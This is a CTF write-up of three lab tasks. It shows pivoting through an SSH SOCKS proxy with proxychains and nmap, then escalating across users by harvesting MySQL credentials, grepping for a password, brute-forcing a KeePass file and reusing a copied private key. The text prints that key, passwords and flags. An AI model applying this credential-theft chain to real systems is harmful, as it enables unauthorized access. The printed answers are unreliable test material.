

SSH forward

The condition of a given task:

Подключиться по ssh с учетными данными user:SuperPassword. Флаг где-то совсем рядом в сети по HTTP протоколу, только как его прочесть? В данном задании 2 флага. Первый – текстовый, а второй в картинке /flag.png

```
(any@ DESKTOP-DKCHPMA) - [~]
$ proxychains nmap -T4 -v 172.17.95.122-131
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-13 19:06 MSK
Initiating Ping Scan at 19:06
Scanning 10 hosts [2 ports/host]
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.123:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.126:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.129:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.130:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.131:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.122:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.124:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.128:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.125:80

(any@ DESKTOP-DKCHPMA) - [~]
$ proxychains curl 172.17.95.130
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.130:80 ... OK
<html>
  <head>
  </head>
  <body>
    Flag is d9bb871cfae00ecf06bf5969eaf057aad94a066617368529457dd196e8803dee2fd6564acdce55da2000b6335e68da64

  </body>
</html>
```

Solution:

VPN On First we will **create a proxy** to scan hosts through nmap `ssh -D 9050 user@10.10.10.10 -p <port>` look at `/etc/hosts` and see two IP addresses, scan everything in between. `cat /etc/hosts` scanning hosts via proxy socket `proxychains nmap -T4 -v 172.17.95.122-131` and take the flag. `proxychains`

```
curl 172.17.95.130
```

```
(any@ DESKTOP-DKCHPMA)-[~]
$ proxychains nmap -T4 -v 172.17.95.122-131
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-13 19:06 MSK
Initiating Ping Scan at 19:06
Scanning 10 hosts [2 ports/host]
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.123:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.126:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.129:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.130:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.131:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.122:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.124:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.128:80 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.125:80 <--socket error or timeout!

(any@ DESKTOP-DKCHPMA)-[~]
$ proxychains curl 172.17.95.130
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 172.17.95.130:80 ... OK
<html>
  <head>
  </head>
  <body>
    Flag is d9bb871cfae00ecf06bf5969eaf057aad94a066617368529457dd196e8803dee2fd6564acdce55da2000b6335e68da64
  </body>
</html>
```

Answer is:

d9bb871cfae00ecf06bf5969eaf057aad94a066617368529457dd196e8803dee2fd6564acdce55da2000b6335e68da64

SSH forward 2

The condition of a given task:

Подключиться по ssh с учетными данными user:SuperPassword. Флаг где-то совсем рядом в сети по HTTP протоколу, только как его прочесть? В данном задании 2 флага. Первый – текстовый, а второй в картинке /flag.png Введите тот, который в картинке

Solution:

VPN On First we will **create a proxy** to scan hosts through nmap `ssh -D 9050 user@10.10.10.10 -p <port>` look at **/etc/hosts** and see two IP addresses, scan everything in between. **172.17.95.170 f98e07ca447a 172.17.95.178 f98e07ca447a** `cat /etc/hosts` scanning hosts via proxy socket `proxychains nmap -T4 -v 172.17.95.170-178` and take the flag. `proxychains wget 172.17.95.171/flag.png`

flag{top_secret_internal_network_page}

Answer is: ***flag{top_secret_internal_network_page}***

Степной волк


The condition of a given task:

Задание было исправлено. Флаг у user4 . ssh: www-data:www-data

Solution:

First we get the password for user1 from mysql, whose credentials are in /var/www/html/index.php


```
mysql --host=mysql --user=mysql --password=MysqlP4ss
USE passwords;
SELECT * FROM passwords;
```



```
mysql> select * from passwords
-> ;
+----+-----+-----+
| id | user  | pass                |
+----+-----+-----+
| 1  | user1 | Str0ngP4ss4Us3r0n3 |
+----+-----+-----+
1 row in set (0.00 sec)
```

logged in as user1 and see that there are **notes**

in **.bash_history**, look at them and see that the **beginning of user2's password is AP4ss**.




```
user@b00a42fba45d:/tmp$ cat /usr/share/data/notes/note
My password starts with AP4ss
```

Let's **search for the AP4ss**

string in the FS via, for example, `find /bin -type f -exec grep -H 'AP4ss' {} \{}; 2>/dev/null` and see the full password in the **/bin/scope** file

Logging in as user2 we see **db.kdbx**



```
user@b00a42fba45d:/tmp$ ls -l /home/user3/db.kdbx
-rwxr-xr-x 1 user3 colleagues 1525 Jun 10 10:04 /home/user3/db.kdbx
user@b00a42fba45d:/tmp$
```

execute

the following **chain of command**:

- `scp -P <port> user2@10.10.10.10:/home/user2/db.kdbx db.kdbx`
- `apt install keepassxc`
- `wget https://raw.githubusercontent.com/r3nt0n/keepass4brute/master/keepass4brute.sh && chmod +x keepass4brute.sh`
- `wget https://raw.githubusercontent.com/ptraetorian-inc/Hob0Rules/master/wordlists/rockyou.txt.gz && gzip -d rockyou.txt.gz`
- `./keepass4brute.sh db.kdbx rockyou.txt` and get the password from user3: **S0m3thin61N51d3**

user3 has a `.ssh` directory with `id_rsa`, which we copy to our host machine and after **setting permissions to 600** connect via ssh as user4. `chmod 600 is_rsa && ssh -i id_rsa user4@10.10.10.10 -p <port>` and take our flag! `cat flag.txt`

```
(any@ DESKTOP-DKCHPMA) - [~]
$ cat id_rsa_task
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

```
(any@ DESKTOP-DKCHPMA) - [~]
$ ls -l id_rsa_task
-rw----- 1 any any 2610 Nov 16 06:34 id_rsa_task

(any@ DESKTOP-DKCHPMA) - [~]
$ ssh -i id_rsa_task user4@10.10.10.10 -p 35226
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-165-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

To restore this content, you can run the 'unminimize' command.

Last login: Thu Nov 16 03:36:43 2023 from 10.10.16.34

```
$ id
```

```
uid=1004(user4) gid=1006(user4) groups=1006(user4)
```

```
$ cat flag.txt
```

```
60a982db2c73db2254cce9370c42c253d546305918e2d1c3496eefa60c3f95ea4999b52de360743a8571354703185b2a$
```

Credentials:

- **user:user**
- **www-data:www-data**
- **user1:Str0ngP4ss4Us3r0n3**
- **user2:AP4ssThatN3v3rD13s**
- **user3:S0m3thin61N51d3**

Answer is:

e2625ee4bbd8f808ef00464a8cd050f4c41057f0efbe4f23f1aff819604ba85687594f7f2d4fe55335808a5b3323bfcf
